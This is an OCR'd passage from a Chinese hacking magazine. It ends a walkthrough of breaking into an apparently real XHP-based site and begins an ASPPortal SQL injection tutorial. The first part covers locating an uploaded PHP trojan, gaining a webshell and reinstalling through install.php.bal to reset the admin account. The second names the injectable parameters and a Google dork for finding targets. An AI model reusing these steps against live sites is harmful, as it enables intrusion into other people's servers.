


图8 返回 1stphp.php 的路径

看图 8，大家可能很奇怪，怎么只返回文件名，却没看到路径呢？答案是这样的：我们用这个 EXP 来执行命令时，是以其自身在服务器中执行时所在的路径为基准的，退回去看，上面查找文件时也是基于此 EXP 路径来寻找的，在上面过程中，我们并没找其他的路径，那说明 1stphp.php 是存在于 EXP 运行时所存在的路径下的；那我们只要得到 EXP 运行在哪个路径下就能得到上面查找的文件路径了，也就能得到上传的文件的路径了。OK，那我们再来看看 EXP 是在哪个路径下运行的吧，使用 EXP 执行 phpE:\www\www\test\XHP.php 203.194.148.31/~simon/

xhp_0_5/pwd 得到EXP执行时的路径，如图9所示。




图9 使用pwd显示EXP的执行目录

在上面的返回值中我们看到其路径是/home/simon/public_html/xhp_0_5/filemanager，和前面的网站地址(http://XXX.ilinktech.com.hk/~simon/xhp_0_5/index.php)比较可以得到1stphp.php存在于filemanager目录下，则其地址就应该是：http://XXX.ilinktech.com.hk/~simon//xhp_0_5/filemanager/1stphp.php，输入网站，看到我可爱的马儿总算出现在我面前，如图10所示。




图10 打开1stphp.php的页面

到这里我们总算拿到了目标站点的Webshell，也基本上可以结束此行了。

六、事后闲逛 意外惊喜

上面我们该做的都做完了，我就用得到的WebShell在目标主机里随便看看，发现其目录是可以随便跳转的；也可以执行命令，这些对我们提升权限就有了更大的方便，这里主要讲漏洞，权限提升就不说了。再转到XHP的安装目录下看看，如图11所示。

大家看看是不是觉得不对劲呢？仔细看看，大家会发现我鼠标选中的那个文件：install.php.bal，觉得蹊跷么？大家知道install是安装的意思，则install.php就是该系统的自动安装导航文件，而这里的install.php.bal就是安装后系统自己修改了后缀的install.php文件。

要是你一直在看《黑客手册》的话，估计会想起来第二期杂志上第31页的《Apache对文件后缀解析的分析利用》那篇文章，它讲述了关于Apache对后缀解析利用技术内容，这里安装文件安装完后自动修改其后缀为.bal，是不属于默认解析的后缀，所以我




图11 XHP的安装目录

们直接请求install.php.bal这个文件还是会按照install.php来运行的，如图12所示。

这样你就可以重新安装了，并且重新设定管理员的账号、密码，进而能进入到后台进行下一步的操作。至于怎么利用，看过以前杂志的都很明白啦！偶就不多说啦！




图12 直接运行install.php.bal来加以利用

不过，话说回来，这样操作意义不大，不但对别人原来结构损害，而且网管因为以前账号被改就能很快发现被入侵了，所以，没有什么意义。也提醒大家不要搞破坏，不要干损人不利己的事情。

七、总结

写完了，是不是觉得利用起来不难呢？多加练习就能掌握了，希望大家不要搞破坏，另外XHP官方也出了新的版本和补丁程序，使用这个系统的朋友请尽快修补以免遭不测！

（文章中用到的PHP木马1stphp.php已收录在光盘中）

编辑点评 文章中从XHP系统功能到其漏洞、再到PHP版的EXP的使用都是一个新的概念，让大家长了不少见识；另外文章中综合使用EXP的功能和上传漏洞得到WebShell路径的方法也是比较新鲜的。给我们提供的一个思路是：遇到不好突破的障碍时我们可以试着变通，从另外一个角度来分析它；针对作者的思路，我们也可以在本地架构这个系统，然后上传文件再查看文件目录也可以找到上传文件的地址。

ASPPortal <= 3.1.1 版 SQL 漏洞分析利用

iceskysl[I.S.T]

从本文中你可以学到：
1、查找目标站点的技巧方法
2、具体问题具体分析来配置工具
3、ASPPortal 系统的 SQL 注射的利用
4、漏洞利用的基本思路

ASPPortal 是国外的一个 ASP 写的系统，功能十分强大，其包含 Forum，Blog，News，RSS，Download 等等很多的功能模块，支持 ACCESS 和 MS SQL 数据库，加上它是完全免费的，所以在国内外都拥有不少的使用者，但是大家常说：功能多了，自然就容易出漏子。

今天在逛国外论坛时发现有人透露这个系统存在一些 SQL 注射的漏子，所以就顺便来看看怎么利用了，先去官方网站（http://www.aspportal.net）看了下，找些基本的介绍。

漏洞分析

有人提到的是在这个系统中的下载模块（download_click.asp）下面的 downloadid 参数和新闻模块（News_Item.asp）中的 content_ID 没有过滤好，可以构造 SQL 语句进行利用。

另外在管理员操作面板里，还存在很多的参数没有过滤好，都是可以构造语句进行注射的，只是这些是在你取得管理员权限之后才能进行的，我们就不去具体看了。我们现在主要来看看普通用户是怎么来利用的，也就是怎么利用 content_ID 或者 downloadid 了。

漏洞利用

一般我们寻找目标网站的办法是看其页面上有没有什么关键字或者和别人不一样的字眼以作为搜索的依据，比如Powered by Discuz! 等，但是这个系统，我找了半天还是没找到合适的关键字；最后看到它的地址有点特别，都是“content/XXX/XXX”的，比如新闻页面就是 content/news/News_Item.asp，那我们尝试用这个做关键字来寻找一下目标，我们在 Google 里输入：inurl:"content/news/News_Item.asp?content_ID"，就

